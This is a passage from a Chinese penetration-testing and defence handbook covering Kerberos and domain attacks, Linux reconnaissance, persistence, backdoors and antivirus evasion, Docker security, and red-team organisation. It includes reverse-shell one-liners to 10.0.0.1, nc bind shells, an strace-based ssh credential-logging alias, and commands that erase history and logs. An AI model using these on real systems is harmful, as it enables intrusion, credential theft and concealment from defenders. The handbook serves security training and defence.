白银票据（Silver Tickets）伪造利用的是 Kerberos 认证中的第三个步骤，在第三步的时候，client 会带着 ticket 向 server 的某个服务进行请求，如果验证通过就可以访问 server 上的指定服务了，这里的 ticket 是基于 client info、server session key、end time、server hash。这里 client info 已知，end time 可以构造，server session key 是 TGS 生成的，所以只要 server 的 NTLM hash 即可。银票伪造的是 TGS，只能访问指定的服务。

DCSync 攻击

DCSync 是域渗透中经常会用到的技术。DCSync 是 mimikatz 在 2015 年添加的一个功能，由 Benjamin DELPY gentilkiwi 和 Vincent LE TOUX 共同编写，基于 DRS 来导出域内所有用户的 hash。

这种方式需要满足以下任一一种权限：

- Administrators 组内的用户
- Domain Admins 组内的用户
- Enterprise Admins 组内的用户
- 域控制器的计算机帐户

DCShadow 攻击

DCShadow 是由来自法国的安全研究人员 Benjamin Delpy 和 Vincent Le Toux 在 2018 年的微软蓝帽（Blue Hat）大会上提出。

DCShadow 攻击指在 Active Directory 环境下创建一个恶意的域控制器，并用它来推送恶意对象。

哈希传递攻击

哈希传递攻击（Pass-the-Hash，PTH）是通过传递 NTLM 哈希来认证的攻击方法，常用的工具有 mimikatz 等。

票据传递攻击

票据传递攻击（Pass-the-Ticket Attacks，PtT）是一种使用 Kerberos 票据代替明文密码或 NTLM 哈希的方法。PtT 最常见的用途可能是使用黄金票据和白银票据，通过 PtT 访问主机相当简单。

Kerberoasting Attacks

Kerberoasting 攻击由 Tim Medin 在 2014 DerbyCon conference 上 公开 。指域内的任何一台主机，都可以通过查询 SPN，Kerberoasting 即是向域内的所有服务请求 TGS，然后进行暴力破解。

Roasting AS-REP

该攻击枚举域中不需要 Kerberos 预身份认证的帐户，向这些账户请求一条加密信息，并离线尝试获取到的账户哈希。该方式需要账户明确设置了 `DONT_REQ_PREAUTH` 。

Kerberos Delegation Attacks

在一个域中，A 使用 Kerberos 身份验证访问服务 B，B 再使用 A 的身份去访问 C，这个过程就可以理解为委派。委派主要分为非约束委派（Unconstrained delegation）和约束委派（Constrained delegation）两种，非约束委派可以访问域内任意其它服务，约束委派对认证做了限制不可以访问其他的服务。

Kerberos Delegation（Kerberos 委派）攻击分为非约束委派攻击和约束委派攻击。原理都是基于域内已经配置了委派的账户来获取其它账户的权限。

其他漏洞利用

- ProxyLogon (CVE-2021-26855)
- ProxyShell (CVE-2021-34473)
- SMBGhost (CVE-2020-0796)
- Zerologon (CVE-2020-1472)
- 永恒之蓝 (MS17-010)

6.2 Linux 内网渗透

6.2.1 信息收集

获取内核，操作系统和设备信息

- **版本信息**
  - `uname -a` 所有版本
  - `uname -r` 内核版本信息
  - `uname -n` 系统主机名字
  - `uname -m` Linux 内核架构
- 内核信息 `cat /proc/version`
- CPU 信息 `cat /proc/cpuinfo`
- **发布信息**
  - `cat /etc/*-release`
  - `cat /etc/issue`
- 主机名 `hostname`
- 文件系统 `df -a`
- 内核日志 `dmesg` / `/var/log/dmesg`

用户和组

- 列出系统所有用户 `cat /etc/passwd`
- 列出系统所有组 `cat /etc/group`
- 列出所有用户 hash（root）“cat /etc/shadow“
- **用户**
  - 查询用户的基本信息 `finger`
  - 当前登录的用户 `users who -a /var/log/utmp`
  - 查询无密码用户 `grep 'x:0:' /etc/passwd`
- 目前登录的用户 `w`
- 登入过的用户信息 `last` / `/var/log/wtmp`
- 显示系统中所有用户最近一次登录信息 `lastlog` / `/var/log/lastlog`
- 登录成功日志 `/var/log/secure`

- 登录失败日志 /var/log/faillog
- 查看特权用户 grep :0 /etc/passwd
- 查看 passwd 最后修改时间 ls -l /etc/passwd
- 查看是否存在空口令用户 awk -F: 'length($2)==0 {print $1}' /etc/shadow
- 查看远程登录的账号 awk '/\$1|\$6/{print $1}' /etc/shadow
- **查看具有 sudo 权限的用户**
  - cat /etc/sudoers | grep -v "^#\|^$" | grep "ALL=(ALL)"

用户和权限信息

- 当前用户 whoami
- 当前用户信息 id
- 可以使用 sudo 提升到 root 的用户（root）cat /etc/sudoers
- 列出目前用户可执行与无法执行的指令 sudo -l

环境信息

- 打印系统环境信息 env
- 打印系统环境信息 set
- 环境变量中的路径信息 echo $PATH
- 打印历史命令 history / ~/.bash_history
- 显示当前路径 pwd
- 显示默认系统遍历 cat /etc/profile
- 显示可用的 shell cat /etc/shells

进程信息

- 查看进程信息 ps aux
- 资源占有情况 top -c
- 查看进程关联文件 lsof -c $PID
- 完整命令行信息 /proc/$PID/cmdline
- 进程的命令名 /proc/$PID/comm
- 进程当前工作目录的符号链接 /proc/$PID/cwd

- 运行程序的符号链接 /proc/$PID/exe
- 进程的环境变量 /proc/$PID/environ
- 进程打开文件的情况 /proc/$PID/fd

服务信息

- 由 inetd 管理的服务列表 cat /etc/inetd.conf
- 由 xinetd 管理的服务列表 cat /etc/xinetd.conf
- nfs 服务器的配置 cat /etc/exports
- 邮件信息 /var/log/mailog
- ssh 配置 sshd_config

计划任务

- 显示指定用户的计划作业（root）crontab -l -u %user%
- **计划任务**
  - /var/spool/cron/*
  - /var/spool/anacron/*
  - /etc/crontab
  - /etc/anacrontab
  - /etc/cron.*
  - /etc/anacrontab
- **开机启动项**
  - /etc/rc.d/init.d/

网络、路由和通信

- 列出网络接口信息 /sbin/ifconfig -a / ip addr show
- 列出网络接口信息 cat /etc/network/interfaces
- 查看系统 arp 表 arp -a
- 打印路由信息 route / ip ro show
- 查看 dns 配置信息 cat /etc/resolv.conf
- 打印本地端口开放信息 netstat -an

- 列出 iptable 的配置规则 `iptables -L`
- 查看端口服务映射 `cat /etc/services`
- Hostname `hostname -f`
- 查看进程端口情况 `netstat -anltp | grep $PID`

已安装程序

- `rpm -qa --last` Redhat
- `yum list | grep installed` CentOS
- `ls -l /etc/yum.repos.d/`
- `dpkg -l` Debian
- `cat /etc/apt/sources.list` Debian APT
- `pkg_info` xBSD
- `pkginfo` Solaris
- `pacman -Q` Arch Linux
- `emerge` Gentoo

文件

- 最近五天的文件 `find / -ctime +1 -ctime -5`
- 文件系统细节 `debugfs`

公私钥信息

- `~/.ssh`
- `/etc/ssh`

日志

- `/var/log/boot.log`
- `/var/log/cron`
- `/var/log/faillog`
- `/var/log/lastlog`
- `/var/log/messages`

- /var/log/secure
- /var/log/syslog
- /var/log/syslog
- /var/log/wtmp
- /var/log/wtmp
- /var/run/utmp

虚拟环境检测

- lsmod | grep -i "vboxsf\|vboxguest"
- lsmod | grep -i "vmw_baloon\|vmxnet"
- lsmod | grep -i "xen-vbd\|xen-vnif"
- lsmod | grep -i "virtio_pci\|virtio_net"
- lsmod | grep -i "hv_vmbus\|hv_blkvsc\|hv_netvsc\|hv_utils\|hv_storvsc"

容器内信息收集

- capsh --print
- cat /proc/1/cgroup
- env | grep KUBE
- ls -l .dockerenv
- ls -l /run/secrets/Kubernetes.io/
- mount
- ps aux

6.2.2 持久化

权限提升

- 内核漏洞利用
- 攻击有 root 权限的服务
- 利用第三方服务提权
- **通过有 SUID 属性的可执行文件**
  - 查找可能提权的可执行文件

  - `find / -perm +4000 -ls`
  - `find / -perm -u=s -type f 2>/dev/null`
  - `find / -user root -perm -4000 -print 2>/dev/null`
  - `find / -user root -perm -4000 -exec ls -ldb {} \; 2>/dev/null`
- **利用可用的 root 权限**
  - `sudo -l`
- 利用误配置的 crontab 任务

自启动

- /etc/init.d
- /etc/rc.d/rc.local
- ~/.bashrc
- ~/.zshrc

后门

- **ssh 后门**
  - `alias ssh='strace -o /tmp/.ssh.log -e read,write,connect -s 2048 ssh'`
  - 后门账户
- **常见应用**
  - ICMP
  - DNS
- icmp 后门
- 后门端口复用
- . 开头隐藏文件
- rootkit

6.2.3 痕迹清理

历史命令

- `unset HISTORY HISTFILE HISTSAVE HISTZONE HISTORY HISTLOG; export HISTFILE=/dev/null;`
- `kill -9 $$` kill history

- history -c
- 在 HISTSIZE=0 中设置 HISTSIZE=0

清除/修改日志文件

- /var/log/btmp
- /var/log/lastlog
- /var/log/wtmp
- /var/log/utmp
- /var/log/secure
- /var/log/message

登录痕迹

- 删除 ~/.ssh/known_hosts 中记录
- **修改文件时间戳**
  - touch -r
- 删除 tmp 目录临时文件

操作痕迹

- vim 不记录历史命令 :set history=0
- **ssh 登录痕迹**
  - 无痕登录 ssh -T user@host /bin/bash -i

覆写文件

- shred
- dd
- wipe

难点

- 攻击和入侵很难完全删除痕迹，没有日志记录也是一种特征
- 即使删除本地日志，在网络设备、安全设备、集中化日志系统中仍有记录

- 留存的后门包含攻击者的信息
- 使用的代理或跳板可能会被反向入侵

注意

- 在操作前检查是否有用户在线
- 删除文件使用磁盘覆写的功能删除
- 尽量和攻击前状态保持一致

参考链接

- Linux 入侵痕迹清理技巧

6.3 后门技术

6.3.1 开发技术

- **管控功能实现技术**
  - 系统管理：查看系统基本信息，进程管理，服务管理
  - 文件管理：复制/粘贴文件，删除文件/目录，下载/上传文件等
  - Shell 管理
  - 击键记录监控
  - 屏幕截取
  - 音频监控
  - 视频监控
  - 隐秘信息查看
  - 移动磁盘的动态监控
  - 远程卸载
- **自启动技术**
  - **Windows 自启动**
    * 基于 Windows 启动目录的自启动
    * 基于注册表的自启动
    * 基于服务程序的自启动

        * 基于 ActiveX 控件的自启动
        * 基于计划任务（Scheduled Tasks）的自启动
    - Linux 自启动
- **用户态进程隐藏技术**
    - **基于 DLL 插入的进程隐藏**
        * 远程线程创建技术
        * 设置窗口挂钩（HOOK）技术
    - 基于 SvcHost 共享服务的进程隐藏
    - 进程内存替换
- **数据穿透和躲避技术**
    - 反弹端口
    - **协议隧道**
        * HTTP
        * MSN
        * Google Talk
- 内核级隐藏技术（Rootkit）
- **磁盘启动级隐藏技术（Bootkit）**
    - MBR
    - BIOS
    - NTLDR
    - boot.ini
- 还原软件对抗技术

6.3.2 后门免杀

- **传统静态代码检测**
    - 加壳
    - 添加花指令
    - 输入表免杀
- **启发式代码检测**
    - 动态函数调用

- **云查杀**
  - 动态增大自身体积
  - 更改云查杀服务器域名解析地址
  - 断网
  - 利用散列碰撞绕过云端“白名单”
- **攻击主防杀毒软件**
  - 更改系统时间
  - 窗口消息攻击
  - 主动发送 IRP 操纵主防驱动
- **利用证书信任**
  - 盗取利用合法证书
  - 利用散列碰撞伪造证书
  - 利用合法程序 DLL 劫持问题的“白加黑”

6.3.3 检测技术

- 基于自启动信息的检测
- 基于进程信息的检测
- 基于数据传输的检测
- Rootkit/Bootkit 的检测

6.3.4 后门分析

- 动态分析
- **静态分析**
  - 反病毒引擎扫描
  - 文件格式识别
  - 文件加壳识别及脱壳
  - 明文字符串查找
  - 链接库及导入/导出函数分析

6.4 综合技巧

6.4.1 端口转发

- **windows**
  - lcx
  - netsh
- **linux**
  - portmap
  - iptables
- **socket 代理**
  - Win: xsocks
  - Linux: proxychains
- **基于 http 的转发与 socket 代理 (低权限下的渗透)**
  - 端口转发: tunna
  - socks 代理: reGeorg
- **ssh 通道**
  - 端口转发
  - socks

6.4.2 获取 shell

- 常规 shell 反弹

```
bash -i >& /dev/tcp/10.0.0.1/8080 0>&1

python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_
↪STREAM);s.connect(("10.0.0.1",1234));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.
↪dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'

rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.0.0.1 1234 >/tmp/f
```

- 突破防火墙的 imcp_shell 反弹
- 正向 shell

```
nc -e /bin/sh -lp 1234
nc.exe -e cmd.exe -lp 1234
```

6.4.3 内网文件传输

- **windows 下文件传输**
  - powershell
  - vbs 脚本文件
  - bitsadmin
  - 文件共享
  - 使用 telnet 接收数据
  - hta
- **linux 下文件传输**
  - python
  - wget
  - tar + ssh
  - 利用 dns 传输数据
- **文件编译**
  - powershell 将 exe 转为 txt，再 txt 转为 exe

6.4.4 远程连接 && 执行程序

- at&schtasks
- psexec
- wmic
- wmiexec.vbs
- smbexec
- powershell remoting
- SC 创建服务执行
- schtasks
- SMB+MOF || DLL Hijacks
- PTH + compmgmt.msc

6.5 参考链接

6.5.1 Windows

- Windows 威胁防护
- Windows 内网渗透提权
- 文件寄生 NTFS 文件流实际应用
- Windows 中常见后门持久化方法总结
- LOLBAS
- 渗透技巧——Windows 单条日志的删除
- windows 取证文件执行记录的获取和清除
- Getting DNS Client Cached Entries with CIM/WMI
- Windows 单机 Persistence
- Dumping RDP Credentials

域渗透

- 绕过域账户登录失败次数的限制
- 域渗透总结
- got domain admin on internal network
- Mitigating Pass-the-Hash (PtH) Attacks and Other Credential Theft Techniques <http://download.microsoft.com/download/7/7/A/77ABC5BD-8320-41AF-863C-6ECFB10CB4B9/Mitigating%20Pass-the-Hash%20(PtH)%20Attacks%20and%20Other%20Credential%20Theft%20Techniques_English.pdf>‘_
- 域渗透学习笔记
- QOMPLX Knowledge: Fundamentals of Active Directory Trust Relationships
- Kerberos 的黄金票据详解
- DCShadow explained: A technical deep dive into the latest AD attack technique
- Active Directory Security
- Kerberos AD Attacks Kerberoasting
- Kerberos 之域内委派攻击
- adsec An introduction to Active Directory security
- Attacking Active Directory

6.5.2 RedTeam

- RedTeamManual

6.5.3 内网

- 内网安全检查
- 我所知道的内网渗透
- 从零开始内网渗透学习
- 渗透技巧从 Github 下载安装文件
- An introduction to privileged file operation abuse on Windows
- 脚本维权 tips

6.5.4 Cobalt Strike

- Cobalt Strike 系列笔记
- 渗透利器 Cobalt Strike 第 2 篇 APT 级的全面免杀与企业纵深防御体系的对抗

CHAPTER 7

云安全

7.1 容器标准

7.1.1 OCI

开放容器标准 (Open Container Initiative, OCI) 是用于规范容器格式和运行时行业标准。目前 OCI 提出的规范有：

- OCI Runtime Specification
- OCI Image Format
- OCI Distribution Specification

7.1.2 CRI

容器运行时 (Container Runtime Interface, CRI) 定义了容器和镜像的接口，目前官方支持的容器运行时包括 Docker、Containerd、CRI-O 和 frakti。

7.1.3 参考链接

文档

- Introducing Container Runtime Interface (CRI) in Kubernetes

- cri-o

实现

- runc OCI Runtime 的参考实现
- Kata Containers 提供高性能的硬件虚拟化容器运行时
- gvisor Go 实现的基于用户态内核的容器运行时
- buildkit docker build 拆分出来的 build 项目

7.2 Docker

7.2.1 虚拟化技术与容器技术

传统虚拟化技术

传统虚拟化技术通过添加 hypervisor 层，虚拟出网卡，内存，CPU 等虚拟硬件，再在其上建立客户机，每个客户机都有自己的系统内核。传统虚拟化技术以虚拟机为管理单元，各虚拟机拥有独立的操作系统内核，不共用宿主机的软件系统资源，因此具有良好的隔离性，适用于云计算环境中的多租户场景。

容器技术

容器技术可以看作一种轻量级的虚拟化方式，容器技术在操作系统层进行虚拟化，可在宿主机内核上运行多个虚拟化环境。相比于传统的应用测试与部署，容器的部署无需预先考虑应用的运行环境兼容性问题；相比于传统虚拟机，容器无需独立的操作系统内核就可在宿主机中运行，实现了更高的运行效率与资源利用率。

7.2.2 Docker

Docker 是目前最具代表性的容器平台之一，具有持续部署与测试、跨云平台支持等优点。在基于 Kubernetes 等容器编排工具实现的容器云环境中，通过对跨主机集群资源的调度，容器云可提供资源共享与隔离、容器编排与部署、应用支撑等功能。

基本概念

Docker 有三个基本概念，镜像（Image）、容器（Container）、仓库（Repository）。镜像是一个只读的模版，由一组文件系统通过 Union FS 技术组成。

镜像是静态的定义，容器是从镜像创建的运行实例。容器的本质是进程，拥有自己独立的命名空间。

仓库（Repository）是集中存放镜像文件的场所，用于存储、分发镜像。

容器可以被启动、开始、停止、删除，每个容器都是相互隔离的，可以把容器看做是一个简易版的 Linux 环境（包括 root 用户权限、进程空间、用户空间和网络空间等）和运行在其中的应用程序。

组成

Docker 引擎由如下主要组件构成：Docker 客户端（Docker Client）、Docker 守护进程（Docker daemon）、containerd 以及 RunC，它们共同负责容器的创建和运行。

Docker Client 是和 Docker Daemon 建立通信客户端，Docker Client 可以通过 http/unix socket 等方式 Daemon 建立通信。

Docker Daemon 是容器管理的守护进程，在宿主机运行，作为服务端接受来自客户端的请求，主要功能包括镜像管理、镜像构建、REST API、身份验证、安全、核心网络以及编排。Docker daemon 通过位于 `/var/run/docker.sock` 的本地 IPC/Unix socket 来实现 Docker 远程 API，默认非 TLS 网络端口为 2375，TLS 默认端口为 2376。

containerd 是容器技术标准化之后出现的，用于将容器运行时从 Docker Daemon 剥离。containerd 主要职责是镜像管理、容器执行。

RunC 是 Docker 按照 OCF 标准制定的一种具体实现，实现了容器启动与停止、资源隔离等功能。

数据

Docker 的数据主要分为持久化和非持久化数据，默认情况下非持久化存储是自动创建生命周期与容器相同，删除容器也会删除非持久化数据，在 Linux 环境下，非持久化数据默认存储于 `/var/lib/docker/` 下。

网络


Docker 网络架构源自一种叫作容器网络模型的方案，主要由 CNM、Libnetwork、网络驱动构程。

7.2.3 安全风险与安全机制

在考虑 Docker 安全性的时候主要考虑以下几点

- 内核本身的安全性及其对命名空间和 cgroups 的支持
- Docker 守护进程本身的攻击面
- 内核的“强化”安全功能以及它们如何与容器进行交互

Docker 安全基线



内核命名空间/namespace

Docker 容器与 LXC 容器非常相似，并且具有相似的安全特性。当使用 docker 运行启动容器时，Docker 会在后台为容器创建一组命名空间和控制组。

命名空间提供了一个最直接的隔离形式：在容器中运行的进程看不到或者无法影响在另一个容器或主机系统中运行的进程。

每个容器也有自己的网络堆栈，这意味着一个容器不能获得对另一个容器的套接字或接口的特权访问。当然，如果主机系统相应设置，容器可以通过各自的网络接口交互。如果为容器指定公共端口或使用链接时，容器之间允许 IP 通信。

它们可以相互 ping 通，发送/接收 UDP 数据包，并建立 TCP 连接，但是如果需要可以限制它们。从网络体系结构的角度来看，给定 Docker 主机上的所有容器都位于网桥接口上。这意味着它们就像通过普通的以太网交换机连接的物理机器一样。

Control Group

控制组是 Linux 容器的另一个关键组件，主要作用是实施资源核算和限制。

Cgroup 提供了许多有用的度量标准，但也有助于确保每个容器都能获得公平的内存，CPU 和磁盘 I/O; 更重要的是单个容器不能通过耗尽资源的方式来降低系统的性能。

因此，尽管 Cgroup 不能阻止一个容器访问或影响另一个容器的数据和进程，但它们对于抵御一些拒绝服务攻击是至关重要的。它们对于多租户平台尤其重要，例如公共和私人 PaaS，即使在某些应用程序开始行为不当时也能保证一致的正常运行时间（和性能）。

守护进程的攻击面

使用 Docker 运行容器意味着运行 Docker 守护进程，而这个守护进程当前需要 root 权限，因此，守护进程是需要考虑的一个地方。

首先，只有受信任的用户才能被允许控制 Docker 守护进程。具体来说，Docker 允许您在 Docker 主机和访客容器之间共享一个目录; 它允许你这样做而不限制容器的访问权限。这意味着可以启动一个容器，其中/host 目录将成为主机上的/目录，容器将能够不受任何限制地改变主机文件系统。

这具有很强的安全意义：例如，如果通过 Web 服务器测试 Docker 以通过 API 配置容器，则应该更加仔细地进行参数检查，以确保恶意用户无法传递制作的参数，从而导致 Docker 创建任意容器。

守护进程也可能容易受到其他输入的影响，例如从具有 docker 负载的磁盘或从具有 docker pull 的网络加载映像。

最终，预计 Docker 守护进程将运行受限特权，将操作委托给审核良好的子进程，每个子进程都有自己的（非常有限的）Linux 功能范围，虚拟网络设置，文件系统管理等。也就是说，很可能，Docker 引擎本身的部分将在容器中运行。

Capability

默认情况下，Docker 采用 Capability 机制来实现用户在以 root 身份运行容器的同时，限制部分 root 的操作。

在大多数情况下，容器不需要真正的 root 权限。因此，Docker 可以运行一个 Capability 较低的集合，这意味着容器中的 root 比真正的 root 要少得多。例如：

- 否认所有挂载操作
- 拒绝访问原始套接字（防止数据包欺骗）
- 拒绝访问某些文件系统操作，如创建新的设备节点，更改文件的所有者或修改属性（包括不可变标志）
- 拒绝模块加载
- 其他

这意味着，即使入侵者在容器内获取 root 权限，进一步攻击也会困难很多。默认情况下，Docker 使用白名单而不是黑名单，去除了所有非必要的功能。

Seccomp

Docker 使用 Seccomp 来限制容器对宿主机内核发起的系统调用。

7.2.4 攻击面分析

供应链安全

在构建 Dockerfile 的过程中，即使是使用排名靠前的来源，也可能存在 CVE 漏洞、后门、镜像被污染、镜像中的依赖库存在漏洞等问题。

虚拟化风险

虽然 Docker 通过命名空间进行了文件系统资源的基本隔离，但仍有 `/sys` 、`/proc/sys` 、`/proc/bus` 、`/dev` 、`time` 、`syslog` 等重要系统文件目录和命名空间信息未实现隔离，而是与宿主机共享相关资源。

利用内核漏洞逃逸

- CVE-2016-5195

容器逃逸漏洞

- CVE-2021-41091
- CVE-2019-14271 Docker cp
- CVE-2019-13139 Docker build code execution
- **CVE-2019-5736 runC**
  - Docker Version < 18.09.2
  - Version <= 1.0-rc6
- CVE-2018-18955

配置不当

- 开启 privileged
- 挂载宿主机敏感目录
- **配置 cap 不当**
  - `--cap-add=SYS_ADMIN`
- **绕过 namespace**
  - `--net=host`
  - `--pid=host`
  - `--ipc=host`

拒绝服务

- CPU 耗尽
- 内存耗尽
- 存储耗尽
- 网络资源耗尽

危险挂载

- 挂载 `/var/run/docker.sock`
- 挂载宿主机 `/dev` `/proc` 等危险目录

攻击 Docker 守护进程

虽然 Docker 容器具有很强的安全保护措施，但是 Docker 守护进程本身并没有被完善的保护。Docker 守护进程本身默认由 root 用户运行，并且该进程本身并没有使用 Seccomp 或者 AppArmor 等安全模块进行保护。这使得一旦攻击者成功找到漏洞控制 Docker 守护进程进行任意文件写或者代码执行，就可以顺利获得宿主机的 root 权限而不会受到各种安全机制的阻碍。值得一提的是，默认情况下 Docker 不会开启 User Namespace 隔离，这也意味着 Docker 内部的 root 与宿主机 root 对文件的读写权限相同。这导致一旦容器内部 root 进程获取读写宿主机文件的机会，文件权限将不会成为另一个问题。这一点在 CVE-2019-5636 利用中有所体现。

其他 CVE

- CVE-2014-5277
- CVE-2014-6408
- CVE-2014-9357
- CVE-2014-9358
- CVE-2015-3627
- CVE-2015-3630

7.2.5 安全加固

- **最小安装**
  - 删除所有开发工具（编译器等）
- 更新系统源
- 启用 AppArmor

- 启用 SELinux
- 限制运行容器的内核功能
- 移除依赖构建
- 配置严格的网络访问控制策略
- 不使用 root 用户启动 docker
- 不以 privileged 特权模式运行容器
- **控制资源**
  - CPU Share
  - CPU 核数
  - 内存资源
  - IO 资源
  - 磁盘资源
  - 硬件资源
  - 单位时间内进程数量上限
- 使用安全的基础镜像
- 定期安全扫描和更新补丁
- **删除镜像中的 setuid 和 setgid 权限**
  - `RUN find / -perm +6000-type f-exec chmod a-s {} \;|| true`
- 配置 Docker 守护程序的 TLS 身份验证
- 如非必要禁止容器间通信
- **rootless Docker**
  - https://get.docker.com/rootless
- 使用 Seccomp 限制 syscall
- 构建环境和在线环境分开
- 证书校验

7.2.6 Docker 环境识别

Docker 内

- MAC 地址为 `02:42:ac:11:00:00 - 02:42:ac:11:ff:ff`
- `ps aux` 大部分运行的程序 pid 都很小

- `cat /proc/1/cgroup` docker 的进程
- docker 环境下存在 `.dockerenv`
- 部分容器中缺少许多常用的命令如 `ping` 等

Docker 外

- `/var/run/docker.sock` 文件存在
- `2375` / `2376` 端口开启

7.2.7 参考链接

- A House of Cards An Exploration of Security When Building Docker Containers
- Privileged Docker Containers
- 32c3 docker writeup
- 打造安全的容器云平台
- Docker security
- 容器安全
- CVE-2017-7494 Docker 沙箱逃逸
- Docker 容器安全性分析
- AppArmor security profiles for Docker
- Docker Bench for Security
- Docker 安全性与攻击面分析
- Pfleeger C P , Pfleeger S L , Theofanos M F . A methodology for penetration testing[J]. Computers & Security, 1989, 8(7):613-620.

7.3 参考链接

7.3.1 文档

- Kubernetes Documentation
- Openstack wiki
- NSA, CISA release Kubernetes Hardening Guidance
- Kubernetes Hardening Guidance Kubernetes 加固手册

7.3.2 元数据安全

- Exploiting SSRF in AWS Elastic Beanstalk

7.3.3 云存储

- ceph
- ceph tracker

CHAPTER 8

防御技术

8.1 团队建设

8.1.1 人员分工

- **部门负责人**
  - 负责组织整体的信息安全规划
  - 负责向高层沟通申请资源
  - 负责与组织其他部门的协调沟通
  - 共同推进信息安全工作
  - 负责信息安全团队建设
  - 负责安全事件应急工作处置
  - 负责推动组织安全规划的落实
- **合规管理员**
  - 负责安全相关管理制度、管理流程的制定，监督实施情况，修改和改进相关的制度和流程
  - 负责合规性迎检准备工作，包括联络、迎检工作推动，迎检结果汇报等所有相关工作
  - 负责与外部安全相关单位联络
  - 负责安全意识培训、宣传和推广

- **安全技术负责人**
  - 业务安全防护整体技术规划和计划
  - 了解组织安全技术缺陷，并能找到方法进行防御
  - 安全设备运维
  - 服务器与网络基础设备的安全加固推进工作
  - 安全事件排查与分析，配合定期编写安全分析报告
  - 关注注业内安全事件，跟踪最新漏洞信息，进行业务产品的安全检查
  - 负责漏洞修复工作推进，跟踪解决情况，问题收集
  - 了解最新安全技术趋势
- **渗透/代码审计人员**
  - 对组织业务网站、业务系统进行安全评估测试
  - 对漏洞结果提供解决方案和修复建议
- **安全设备运维人员**
  - 负责设备配置和策略的修改
  - 负责协助其他部门的变更导致的安全策略修改的实现
- **安全开发**
  - 根据组织安全的需要开发安全辅助工具或平台
  - 参与安全系统的需求分析、设计、编码等开发工作
  - 维护公司现有的安全程序与系统

8.1.2 参考链接

- 初入甲方的企业安全建设规划
- 企业安全项目架构实践分享
- 企业信息安全团队建设

8.2 红蓝对抗

8.2.1 概念

红蓝对抗的概念最早来源于 20 世纪 60 年代的美国演习，演习是专指军队进行大规模的实兵演习，演习中通常分为红军、蓝军，其中蓝军通常是指在部队模拟对抗演习专门扮演假想敌的部队，与红军 (代表我方正面部队) 进行针对性的训练，这种方式也被称作 Red Teaming。

网络安全红蓝对抗的概念就源自于此。红军作为企业防守方，通过安全加固、攻击监测、应急处置等手段来保障企业安全。而蓝军作为攻击方，以发现安全漏洞，获取业务权限或数据为目标，利用各种攻击手段，试图绕过红军层层防护，达成既定目标。可能会造成混淆的是，在欧美一般采用红队代表攻击方，蓝队代表防守方，颜色代表正好相反。

8.2.2 网络攻防演习

比较有影响力的演习有“锁盾”(Locked Shields)、“网络风暴”等。其中“锁盾”由北约卓越网络防御合作中心 (CCDCOE，Cooperative Cyber Defence Centre of Excellence) 每年举办一次。“网络风暴”由美国国土安全部 (DHS) 主导，2006 年开始，每两年举行一次。

和 APT 攻击相比，攻防演习相对时长较短，只有 1~4 周，有个防守目标。而 APT 攻击目标唯一，时长可达数月至数年，更有隐蔽性。

8.2.3 侧重

企业网络蓝军工作内容主要包括渗透测试和红蓝对抗，这两种方式所使用的技术基本相同，但是侧重点不同。

渗透测试侧重用较短的时间去挖掘更多的安全漏洞，一般不太关注攻击行为是否被监测发现，目的是帮助业务系统暴露和收敛更多风险。

红蓝对抗更接近真实场景，偏向于实战，面对的场景复杂、技术繁多。侧重绕过防御体系，毫无声息达成获取业务权限或数据的目标。不求发现全部风险点，因为攻击动作越多被发现的概率越大，一旦被发现，红军就会把蓝军踢出战场。红蓝对抗的目的是检验在真实攻击中纵深防御能力、告警运营质量、应急处置能力。

8.2.4 目标

- 评估现有防御能力的有效性、识别防御体系的弱点并提出具体的应对方案
- 利用真实有效的模拟攻击来评估因为安全问题所造成的潜在的业务影响，为安全管理提供有效的数据来量化安全投入的 ROI
- 提高公司安全成熟度及其检测和响应攻击的能力

8.2.5 前期准备

- 组织结构图
- 全网拓扑图
- 各系统逻辑结构图
- 各系统之间的调用关系
- 数据流关系
- **资产梳理**

  - 核心资产清单
  - 业务系统资产
  - 设备资产
  - 外包/第三方服务资产
  - 历史遗留资产

- **业务资产信息**
  - 业务系统名称
  - 业务系统类型
  - 服务器类型
  - 域名/IP 地址
  - 服务端口
  - 版本
  - 系统部署位置
  - 开发框架
  - 中间件
  - 数据库
  - 责任人
  - 维护人员

- **设备资产信息**
  - 设备名称
  - 设备版本号
  - 固件版本号
  - IP 地址
  - 部署位置
  - 责任人
  - 维护人员

- **外包/第三方服务资产信息**
  - 厂商联系方式
  - 系统名称
  - 系统类型

    - IP/URL 地址
    - 部署位置
    - 责任人
    - 维护人员
    - 厂商联系方式
    - 第三方值班人员
- **风险梳理**
    - 基础设施风险
    - 帐号权限梳理
    - 互联网风险排查
